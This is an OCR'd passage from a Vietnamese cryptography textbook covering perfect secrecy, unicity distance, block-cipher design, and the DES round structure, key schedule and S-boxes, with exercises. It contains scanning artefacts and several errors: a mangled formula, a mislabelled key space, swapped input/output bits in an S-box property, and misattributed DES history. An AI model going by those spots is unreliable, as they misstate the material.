7	kwvaq	0.008		
6	lxwbr	0.040		
5	myxcs	0.024	0.028	
4	nzydt	0.067	0.028	
3	oazeu	0.075	0.014	
2	pbafv	0.019		
1	qcbgw	0.001		

Phần sau đây sẽ trình bày một định nghĩa tương đối chặt chẽ về khái niệm bí mật tuyệt đối.

1.3.2 Khái niệm bí mật tuyệt đối

Qua ví dụ 1.15 ở trên, dễ thấy rằng khi độ dài đoạn mã nghe trộm tăng lên thì phân phối xác xuất của tính khả thi của mối ứng cử viên bản rõ/khóa sẽ thay đổi liên tục: hầu hết các xác suất sẽ giảm và chỉ có một sẽ tăng (để trở thành 1 sau này). Điều này rõ ràng cho thấy tính không an toàn của mật mã. Ngược lại, nó cho tạm một cảm nhận về mật mã an toàn: phân phối xác suất của các ứng viên bản rõ phải thay đổi ít hoặc không thay đổi khi Eve thu nhận thêm các đoạn mã nghe trộm được. Vậy, khái niệm bí mật tuyệt đối có thể được định nghĩa như sau.

Trong hệ thống *đảm bảo bí mật tuyệt đối*, bản mã bị tiết lộ cho kẻ thù không hề đem lại một ý nghĩa nào cho phân tích tìm khóa phá mã. Sự kiện nghe trộm bản mã (có độ dài bất kỳ) sẽ không làm thay đổi phân phối xác xuất ban đầu của plaintext.

Hay là, một hệ thống là có bí mật tuyệt đối nếu:

$$P(X) = P(X/Y) \quad \forall TIN\ X\ VÀ\ MÃ\ Y$$

Định lý Shannon. Trong hệ thống có BMTĐ, số lượng khoá có thể (độ lớn không gian khoá) phải lớn hơn hoặc bằng số lượng thông báo có thể (độ lớn không gian TIN).

Điều này cho thấy để đạt được BMTĐ thì khoá phải rất dài, do đó việc trao chuyển khoa giữa hai bên truyền tin sẽ làm cho hệ thống trở nên phi thực tế. Như vậy, nhìn chung chúng ta không thể đạt được bí mật tuyệt đối mà chỉ có thể có được các hệ thống với mức an toàn thực tế (Practical security) được cài đặt tuỳ theo giá trị của thông tin cần bảo vệ và thời gian sống của nó.

1.3.3 Đánh giá mức độ bảo mật của một cipher.

Shannon đưa ra một khái niệm, *unicity distance*, để "đo" mức an toàn của một hệ mã: Unicity distance, ký hiệu N_0, là độ dài tối thiểu của bản mã nghe trộm được để có thể xác định được khóa đúng duy nhất. Unicity distance có thể được tính theo công thức:

$$N_0 = \frac{\log_2 E}{d}$$

Trong đó d là *độ dư thừa* của ngôn ngữ sử dụng của TIN.

Ví dụ 1.16. Câu tốc ký sau đây thực tế có thể khôi phục được về dạng đầy đủ một cách duy nhất:

Mst ids cn b xprsd n fwr ltrs, bt th xprsn s mst nplsnt ➔ Most ideas can be expressed in fewer letters, but the expression is most unpleasant.

Điều này chứng tỏ những chữ đã bị mất trong câu ban đầu là dư thừa về mặt biểu diễn thông tin (nhưng cần thiết để bảo đảm tính dễ hiểu, đọc nhanh).

Khái niệm *độ dư thừa* có thể được định nghĩa thông qua công thức:

d = R - r bits

Trong đó R: *absolute rate* và r: *true rate* của ngôn ngữ.

R được định nghĩa như là số lượng bit được sử dụng để biểu thị một chữ cái trong bảng chữ với giả sử các chữ có tần xuất xuất hiện như nhau:

$$R = \log_2 A \text{ bits}$$

với A là kích thước của bảng chữ

Ví dụ 1.17. Đối với tiếng Anh ta có $R = \log_2 26 \approx 4.7$ bits.

Đại lượng *true rate r* được định nghĩa như là số lượng bit trung bình để biểu thị một chữ cái khi văn bản được biểu diễn ở dạng tối giản: xử lý theo kiểu tốc ký, gạt bỏ các chữ không cần thiết (hoặc áp dụng kỹ thuật nén trên cơ sở các thuộc tính thống kê của văn bản) mà vẫn không làm mất thông tin chuyển tải.

Ví dụ 1.18. Đối với văn bản tiếng Anh, tính trung bình, *r* nằm trong khoảng 1 - 1,5 bit

Độ dư thừa có thể coi là một thước đo của tính cấu trúc và tính "dễ đoán" (predictability) của ngôn ngữ. Độ dư thừa cao hơn chứng tỏ tính cấu trúc và tính "dễ đoán" cao hơn. Một nguồn phát tin thực sự ngẫu nhiên sẽ không có dư thừa.

Trong tiếng Anh, độ dư thừa nằm trong khoảng từ 3.2 đến 3.7 bits (gây nên bởi sơ đồ tần xuất ký tự "lồi lõm" và các mẫu tự bộ 2-chữ, 3-chữ phổ biến)

Sử dụng Unicity distance ta có thể so sánh độ an toàn của các thuật toán mã hóa khác nhau.

Ví dụ 1.19. Với mã 1-bảng thế, ta quan sát thấy

$$E = |Z| = 26!$$

$$P(Z) = 1/26!$$

$$\log_2 E = \log_2(26!) \approx 88.4 \text{ bits}$$

$$N_0 \approx 88.4 / 3.7 \approx 23.9 \text{ ký tự}$$

Như vậy các MÃ chứa 24 ký tự trở lên sẽ có thể bị giải mã một cách duy nhất.

Ví dụ 1.20. Với mã one-time-pad:

X = không gian khóa = {tập hợp các đoạn văn bản tiếng Anh có độ dài k}

Z = không gian khóa = {tập các chuỗi chữ độ dài k trông bảng chữ cái tiếng Anh}

Giả thiết các khóa được chọn một cách ngẫu nhiên với xác xuất đồng nhất

$$N_0 = \log_2 E/d$$

$$E = 26^k \rightarrow \log_2(26^k) = k \log_2 264.7k$$

$$N_0 = (4.7k)/3.7 = 1.37k$$

Do đó, thậm chí nếu E nghe trộm toàn bộ tất cả các chữ cái của đoạn MÃ, cô ta vẫn không thể giải phá mã (tìm được TIN tương ứng duy nhất).


Ta có thể "tăng" tính mật của một hệ mã cho trước hay không?

1. Tăng độ lớn không gian khóa

2. Giảm tính dư thừa của ngôn ngữ văn bản TIN: tiền xử lý qua 1 bước thuật toán nén

Chú ý: một thuật toán nén lý tưởng có thể đem lại độ dư thừa 0, do đó $N_0 \cong 0$

3. Có thể chèn thêm một đoạn văn bản ngẫu nhiên để "phẳng hóa" độ thị tần xuất của văn bản TIN. Ta sẽ xét cụ thể biện pháp này dưới đây



Công thức sau cho biết độ dư thừa của văn bản mới (sau khi chèn thêm chuỗi ký tự ngẫu nhiên)

$$\tilde{d} = \frac{M}{L+M} d$$

CÂU HỎI VÀ BÀI TẬP

1. Phân biệt các thuật ngữ cryptography, cryptanalysis và cryptology. "Khoa học mật mã" là tương ứng với thuật ngữ tiếng Anh nào?
2. Trong thời kỳ nào, kỹ thuật mật mã chưa được coi là một ngành khoa học? Tại sao?
3. Hãy phân biệt các hệ biến đổi mã thông thường (Morse code, ASCII code) với các hệ mật mã.
4. Hãy phân tích ý nghĩa của Luật Kirchoff để thấy tại sao mật mã hiện đại không chấp nhận quan điểm cần che giấu thuật toán mật mã.
5. Phân tích những nhược điểm chính của nguyên lý hệ mật mã đối xứng (SKC).
6. Ưu điểm chính của mật mã khóa công khai (PKC) so với SKC?
7. Giải thích thuật ngữ *tấn công biết-bản-rõ* (*known-plaintext attack*) và lấy ví dụ những tình huống thực tế làm cơ sở cho hình thức tấn công này.
8. Tại sao hình thức *tấn công bản-rõ-chọn-sẵn* (*chosen-plaintext attack*) được xem là mạnh hơn so với *tấn công biết-bản-rõ*.
9. Khái niệm *bí mật tuyệt đối* (*perfect secretcy*) được gắn liền với mô hình tấn công nào? Tại sao?
10. Phân biệt *bảo mật chứng minh được* (*provable security*) và *bảo mật thực tiễn* (*practical security*).
11. Tìm số lượng khóa thực sự dùng được với mật mã nhân tính. Hãy lập luận chi tiết.
12. Hãy tìm (và đưa lập luận chi tiết) số khóa khả thi của mật mã affine.
13. Tại sao không thể nói mọi khóa của mật mã một-bảng-thế đều an toàn như nhau?
14. Tại sao ta không thể sử dụng quan hệ thứ tự trong cùng một nhóm tần suất trong phân tích giải mã? Giải thích qua ví dụ.
15. Tại sao nói qui luật tần xuất không đồng đều chi phối mạnh mẽ hơn ở các từ có độ dài lớn hơn?
16. Hãy giải tới cùng mật mã trong ví dụ 1.8 và dịch nghĩa bản rõ sang tiếng Việt.
17. Hãy giải thích tại sao đồ thị tần xuất của các mật mã đồng âm lại bằng phẳng và tại sao mã lại có dư thừa?
18. Hãy so sánh IC của một bản rõ M và IC của một mã ngẫu nhiên R có cùng độ dài. Lập luận để giải thích chặt chẽ.

19. Trong quá khứ đã có nhiều người muốn sử dụng One-time-pad với khóa chọn từ một quyển sách mà hai bên nhận và gửi đều có (mỗi lần mã lại chọn lại khóa). Như vậy có đảm bảo tính bí mật tuyệt đối?
20. Tại sao có thể nói mật mã one-time-pad là một trường hợp đặc biệt của mật mã Vigenere? Có thể nói gì về IC của mật mã one-time-pad

Chương II
MẬT MÃ KHỐI VÀ MẬT MÃ KHÓA ĐỐI XỨNG

Bắt đầu từ chương 2 chúng ta sẽ nghiên cứu các kiến thức của KHMM hiện đại. Chương này sẽ trình bày các khái niệm cơ sở trong mật mã khóa đối xứng theo quan điểm truyền thống. Mặc dù hiện nay hệ mật mã DES không còn là một chuẩn mật mã dùng phổ biến, nhưng nó vẫn có vai trò quan trọng trong việc làm quen và bắt đầu học tập các kiến thức cơ sở về mật mã. Nội dung chính của chương này như sau:

- Khái niệm và nguyên lý thiết kế cơ sở
- Chuẩn mật mã DES (Data Encryption Standard)
- Các hệ mật mã đối xứng khác
- Các chế độ mật mã khối

2.1 KHÁI NIỆM VÀ NGUYÊN LÝ THIẾT KẾ CƠ SỞ

Các hệ mật mã cổ điển được giới thiệu trong chương trước đều thuộc loại mật mã dòng (stream cipher), trong đó phép biến đổi mật mã thực hiện trên từng ký tự độc lập. Tuy nhiên ngày nay được ưa chuộng sử dụng hơn là một kiểu mật mã khác – mật mã khối (block cipher) -- trong đó từng khối nhiều ký tự được mã hóa cùng một lúc. Trong mật mã khối, các tham số quan trọng là kích thước (độ dài khối) và kích thước khóa. Các khái niệm này được minh họa qua ví dụ sau đây.

Ví dụ 2.1 Bảng sau đây biểu diễn một thuật toán mã hóa theo khối

key	000	001	010	011	100	101	110	111
0	001	111	110	000	100	010	101	011
1	001	110	111	100	011	010	000	101
2	001	000	100	101	110	111	010	011
3	100	101	110	111	000	001	010	011
4	101	110	100	010	011	001	011	111

Theo bảng này, dữ liệu plaintext 010100110111 sẽ đươc mã hóa thành:

010 100 110 111 ➔ 111 011 000 101 theo key=1

010 100 110 111 ➔ 100 011 011 111 theo key=4

Ở đây số lượng khóa là 5, do $2^2 < 5 < 2^3$ nên cần 3 bit để biểu diễn và lưu giữ khóa, tức là kich thước khóa là 3. Đồng thời kích thước khối cũng là 3.

Cũng qua ví dụ đơn giản này (chỉ có tính chất minh họa), ta thấy rằng nếu các tham số kích thước khối và khóa qua nhỏ thì mật mã rất dễ bị phá bằng các tấn công thông qua phân tích thống kê. Chẳng hạn trong ví dụ trên, nếu kẻ thù nhận được một khối mã ciphertext 001 thì nó có thể dễ dàng suy ra plaintext tương ứng chỉ có thể là 000 hoặc 101 (nhờ thống kê trên bảng biến đổi mã).

Vì vậy***, các điều kiện cần cho mật mã khối an toàn*** là:

- Kích thước khối phải đủ lớn để chống lại các loại tấn công phá hoại bằng phương pháp thống kê. Tuy nhiên cần lưu ý rằng kích thước khối lớn sẽ làm thời gian trễ lớn.
- Không gian khóa phải đủ lớn (tức là chiều dài khóa phải đủ lớn) để chống lại tìm kiếm vét cạn.Tuy nhiên mặt khác, khóa cần phải đủ ngắn để việc làm khóa, phân phối và lưu trữ được hiệu quả.

Về các nguyên lý thiết kế mật mã khối, người ta đã ghi nhận 2 nguyên tắc cơ sở sau để có bảo mật cao, đó là việc tạo ra confusion (tính hỗn loạn, rắc rối) và diffusion (tính khuếch tán).

Confusion. (Hỗn loạn, rắc rối) Sự phụ thuộc của bản mã đối với bản rõ phải thực phức tạp để gây rắc rối, cảm giác hỗn loạn đối với kẻ thù có ý định phân tích tìm qui luật để phá mã. Quan hệ hàm số của mã-tin là phi tuyến (non-linear).

Diffusion. (Khuếch tán) Làm khuếch tán những mẫu văn bản mang đặc tính thống kê (gây ra do dư thừa của ngôn ngữ) lẫn vào toàn bộ văn bản. Nhờ đó tạo ra khó khăn cho kẻ thù trong việc dò phá mã trên cơ sở thống kê các mẫu lặp lại cao. Sự thay đổi của một bit trong một khối bản rõ phải dẫn tới sự thay đổi hoàn toàn trong khối mã tạo ra.

Một cách đơn giản nhất, *confusion* có thể được thực hiện bằng phép thay thế (substitution) trong khi *diffusion* được tạo ra bằng các phép chuyển đổi chỗ (transposition/permutation) hay hoán vị. Toàn bộ sơ đồ biến đổi mật mã sẽ là một lưới các biến đổi thay thế-hoán vị (substitution-permutation network).

Ví du 2.2: Phép hoán vị cột: Để mã hóa "computer security", ta viết lại thành nhiều hàng 5 cột

c o m p u

t e r s e

c u r i t

y.

Mã tạo ra bằng cách viết lại theo cột: C T C Y O E U M R R P S I U E T

Bên cạnh các nguyên tắc tạo tính bảo mật nói trên, việc thiết kế mật mã khối cũng đề cao các nguyên tắc cài đặt hiệu quả.:

Cài đặt cho phần mềm cần đảm bảo tính mềm dẻo và giá thành thấp.


Cài đặt cho phần cứng cần đảm bảo tốc độ cao và tính kinh tế.

Để đáp ứng tốt các nguyên lý thiết kế đã nêu trên, các thuật toán mật mã khối thường được tổ chức như một cấu trúc nhiều vòng lặp.

2.1.1 Khái niệm vòng lặp

Một cách phổ biến, các hệ mã khối thường được thiết kế theo cấu trúc nhiều vòng lặp với mỗi vòng lặp lại gọi thực hiện một hàm *f* cơ sở (nhưng với các tham số khác nhau). Theo đó, đầu vào của một vòng lặp là đầu ra của vòng lặp trước và một khóa con phát sinh từ khóa đầy đủ dựa trên một thuật toán lập lịch khóa (key scheduler), hay cũng gọi là thuật toán sinh khóa con.

Giải mã sẽ là một quá trình ngược, trong đó các khóa con sử dụng tại mỗi vòng lặp sẽ được lập lịch để sử dụng theo thứ tự ngược.



Hình 2.1 *Sơ đồ minh họa một cấu trúc 16 vòng lặp, với đầu vào và ra đều có kích thước 64 bits (Nguồn: Wikipedia). Có hai khối hoán vị đầu và cuối (IP và FP). Hàm F cơ sở chỉ nhận đầu vào 32 bits, nhưng tác động của nó sẽ rộng khắp qua chỉ 2 vòng nhờ sự hoán vị 2 nửa trái và phải.*

Thông thường, hàm cơ sở vòng lặp f được thiết kế có một tính chất đặc biệt là tính đối hợp hàm (involution), tức là nó bằng hàm ngược của nó: $f = f^{-1}$ hay là f(f(x)) = x

---

Ví dụ 2.3 Ta xét phép biến đổi f với miền xác định: $x \in$ {tập các chuỗi nhị phân độ dài 3}

$f = \begin{bmatrix} 123 \\ 213 \end{bmatrix}$ (bit thứ nhất và thứ hai đổi chỗ cho nhau, bit thứ ba giữ nguyên).

Như thế ta có f là một hàm có tính đối hợp, chẳng hạn cụ thể là: *f(101) = 011*; từ đó *f(f(101)) = 101*

Chúng ta sẽ tìm hiểu chi tiết một hệ mã khối điển hình, đó là chuẩn mật mã DES (Data Encryption Standard); chuẩn này ra đời vào năm 1977 và đã thống trị ứng dụng mật mã suốt 2 thập kỷ sau đó. Tuy nhiên chuẩn mật mã này đã trở nên lạc hậu, kém an toàn và được thay thế bởi chuẩn mới AES (Advanced Encryption Standard).

2.2 CHUẨN MẬT MÃ DES

2.2.1 Lịch sử của DES

Vào những năm đầu thập kỷ 70, nhu cầu có một chuẩn chung về thuật toán mật mã đã trở nên rõ ràng. Các lý do chính là:

- Sự phát triển của công nghệ thông tin và của nhu cầu an toàn & bảo mật thông tin: sự ra đời của các mạng máy tính tiền thân của Internet đã cho phép khả năng hợp tác và liên lạc số hóa giữa nhiều công ty, tổ chức trong các dự án lớn của chính phủ Mỹ.
- Các thuật toán 'cây nhà lá vườn' (ad hoc) không thể đảm bảo được tính tin cậy đòi hỏi cao.
- Các thiết bị khác nhau đòi hỏi sự trao đổi thông tin mật mã thống nhất, chuẩn.

Một chuẩn chung cần thiết phải có với các thuộc tính như:

1. Bảo mật ở mức cao

2. Thuật toán được đặc tả và công khai hoàn toàn, tức là tính bảo mật không được phép dựa trên những phần che giấu đặc biệt của thuật toán.

3. Việc cài đặt phải dễ dàng để đem lại tính kinh tế


4. Phải mềm dẻo để áp dụng được cho muôn vàn nhu cầu ứng dụng

Năm 1973, Cục quản lý các chuẩn quốc gia của Mỹ đã có văn bản cổ động cho việc tạo lập các hệ mật mã chuẩn ở cơ quan đăng ký liên bang của Mỹ. Điều này đã dẫn đến sự công bố vào năm 1977 của cục An ninh Quốc gia Mỹ (NSA) về Data Encryption Standard, viết tắt là DES. Thực chất, DES được phát triển bởi IBM như là sự sửa đổi của một hệ mã trước kia được biết với cái tên Lucipher. Trong khoảng 2 thập kỷ tiếp theo, DES là hệ mã được dùng rộng rãi nhất và cũng là gây ra nhiều nghi ngờ, tranh cãi trong lĩnh vực này: xung quanh các nguyên tắc thiết kế đảm bảo tính

mật, chiều dài khóa tương đối ngắn và khả năng NSA còn che giấu cửa sau (backdoor) để có thể bẻ khóa, phá mã ít tốn kém hơn thông thường.

2.2.2 Thuật toán và lưu đồ hoạt động của DES

Các hình vẽ sau cung cấp sơ đồ khái quát và chi tiết của thuật toán sinh mã trong DES.




Hình 2.2 *Sơ đồ cơ bản của DES: đầu vào của DES là khối độ dài 64 bits, đầu ra 64 bits và khóa là 56 bits.*

Sơ đồ hình vẽ 2.3 cho thấy DES được cấu tạo bởi 16 bước lặp với bước lặp cơ sở gọi hàm chuyển đổi phi tuyến *f*; 16 bước lặp này được kẹp vào giữa hai tác tử giao hoán IP và IP^{-1}. Hai tác từ này không có ý nghĩa gì về mặt bảo mật mà hoàn toàn nhằm tạo điều kiện cho việc cài đặt phần cứng, 'chip hóa' thuật toán DES. Hàm cơ sở *f* là nguồn gốc của sức mạnh bảo mật trong thuật toán DES này. Sự lặp lại nhiều lần các bước lặp với tác dụng của *f* là nhằm tăng cường tính confusion và diffusion đã có trong *f*.


Thuật toán sinh khóa con

16 vòng lặp của DES cùng gọi thực hiện *f* nhưng với các tham số khóa khác nhau. Tất cả 16 khóa khác nhau này, được gọi là khóa con, cùng sinh ra từ khóa chính của DES bằng một thuật toán sinh khóa con. Trong thuật toán sinh khóa con này (lập lịch khóa), khóa chính K, 64 bit, đi qua 16 bước biến đổi, tại mỗi bước này một khóa con được sinh ra với độ dài 48 bit. Hình vẽ 2.4 thể hiện lưu đồ thuật toán



Hình 2.3 *Sơ đồ giải thuật sinh mã DES với cấu trúc 16 vòng lặp*

Qua sơ đồ thuật toán sinh khóa con có thể thấy rằng thực sự chỉ có 56 bit của khóa chính được sử dụng, 8 bit còn lại là mã kiểm tra chẵn lẻ (parity bits) và bị lọc ra ở biến đổi PC1. Các bộ biến đổi PC1 và PC2 chỉ đơn giản là các bộ vừa chọn lọc vừa hoán vị (PC = permuted choice = lựa chọn có hoán vị). Các biến đổi R1 và R2 (left rotate 1 bit và 2 bit) tương ứng là các phép đẩy bit trái 1 và 2 vị trí.



Hình 2.4 *Sơ đồ thuật toán sinh khóa con (Key Scheduler) – Nguồn: Wikipedia*

Mỗi vòng lặp của DES thực hiện trên cơ sở công thức sau:

$$(L_i,R_i) = (R_{i-1}, L_{i-1} \oplus f(R_{i-1},K_i))$$

trong đó, (L_i,R_i) là 2 nửa trái và phải thu được từ biến đổi của vòng lặp thứ *i*.

Ta cũng có thể viết lại

$$(L_i,R_i) = T \circ F(R_{i-1},K_i))$$

Trong đó *F* là phép thay thế L_{i-1} bằng $L_{i-1} \oplus f(R_{i-1},K_i)$, còn T là phép đổi chỗ hai thành phần L và R. Tức là mỗi biến đổi vòng lặp của DES có thể coi là một tích hàm số của F và T (trừ vòng cuối cùng không có T).

Ta có thể viết lại toàn bộ *thuật toán sinh mã DES* dưới dạng công thức tích hàm số như sau:

$$DES = (IP)^{-1} \circ F_{16} \circ T \circ F_{15} \circ T \circ \ldots \circ F_2 \circ T \circ F_1 \circ (IP)$$


Thuật toán giải mã DES được xây dựng giống hệt như thuật toán sinh mã nhưng có các khóa con được sử dụng theo thứ tự ngược lại, tức là dùng khóa K16 cho vòng lặp 1, khóa K15 cho vòng lặp 2 ... Vì vậy, thuật toán giải mã có thể được viết lại dưới dạng công thức sau:

$$DES^{-1} = (IP)^{-1} \circ F_1 \circ T \circ F_2 \circ T \circ \ldots \circ F_{15} \circ T \circ F_{16} \circ (IP)$$

Bây giờ chú ý rằng mỗi hàm T hoặc F đều là các hàm có tính chất đối hợp ($f=f^{-1}$, hay f(f(x) =x). Do đó nếu ta thực hiện phép tích hàm $DES^{-1} \circ DES$ hay $DES \circ DES^{-1}$ thì sẽ thu được phép đồng nhất. Điều đó giải thích tại sao thuật toán giải mã lại giống hệt như sinh mã chỉ có khác về thứ từ trong chuỗi khóa con.

Cấu trúc cụ thể hàm f

Sơ đồ biến đổi cụ thể của hàm *f* được minh họa trong hình 2.5. Trước hết, 32 bit của thành phần R_{i-1} được mở rộng thành 48 bit thông qua biến đổi E (expansion: mở rộng với sự lặp lại một số bit) rồi đem XOR với 48 bit của khóa K_i. Tiếp theo, 48 bit kết quả sẽ được phân thành 8 nhóm 6 bit. Mỗi nhóm này sẽ đi vào một biến đổi đặc biệt gọi là biến đổi S-box (có 8 S-box khác nhau ứng với mỗi nhóm 6 bit) và cho ra kết quả là 8 nhóm 4 bit. Từ đó, 32 bit hợp thành (sau khi qua 8 S-box khác nhau) sẽ được hoán vị lại theo hàm hoán vị P để đưa ra kết quả cuối cùng của hàm *f* (tức nhân của F_i).



Hình 2.5 *Cấu trúc của biến đổi hàm f, bước lặp cơ sở của DES. Nguồn: Wikipedia*

★*Cấu trúc của các S-Box*

Như ta biết mỗi một trong 8 nhóm 6 bit sẽ đi vào mỗi trong 8 bộ biến đổi S_1,S_2 ... S_8. Mỗi S-box bao gồm 4 bảng biến đổi dòng, thực chất là một biến đổi hoán vị cho 16 tổ hợp của 4 bits. Trong 6 bits đầu vào thì hai bit ngoài cùng (bit 1 và 6) được dùng để chỉ định 1 trong 4 bảng biến đổi dòng này; vì thế chúng được gọi là các bit điều

khiển trái và phải (CL và CR). Còn lại 4 bit chính (các bit 2-5) của nhóm 6 bit đầu vào sẽ là tổ hợp 4 bits bị biến đổi.

S_5		Middle 4 bits of input															
		0000	**0001**	**0010**	**0011**	**0100**	**0101**	**0110**	**0111**	**1000**	**1001**	**1010**	**1011**	**1100**	**1101**	**1110**	**1111**
Outer bits	**00**	0010	1100	0100	0001	0111	1010	1011	0110	1000	0101	0011	1111	1101	0000	1110	1001
	01	1110	1011	0010	1100	0100	0111	1101	0001	0101	0000	1111	1010	0011	1001	1000	0110
	10	0100	0010	0001	1011	1010	1101	0111	1000	1111	1001	1100	0101	0110	0011	0000	1110
	11	1011	1000	1100	0111	0001	1110	0010	1101	0110	1111	0000	1001	1010	0100	0101	0011

Hình 2.6 *Bảng biến đổi S5: đầu vào 6 bits 011011 sẽ được biến đổi thành 1001 (ô vàng)*

★*Các thuộc tính của S-Box*

Các nguyên tắc thiết kế của 8 S-box được đưa vào lớp thông tin mật 'Classified information' ở Mỹ. Mặc dù vậy, NSA đã tiết lộ 3 thuộc tính của S-boxes, những thuộc tính này bảo đảm tính confusion & diffusion của thuật toán.

1. Các bit vào (output bit) luôn phụ thuộc không tuyến tính vào các bít ra (input bit).
2. Sửa đổi ở một bit vào làm thay đổi ít nhất là hai bit ra.
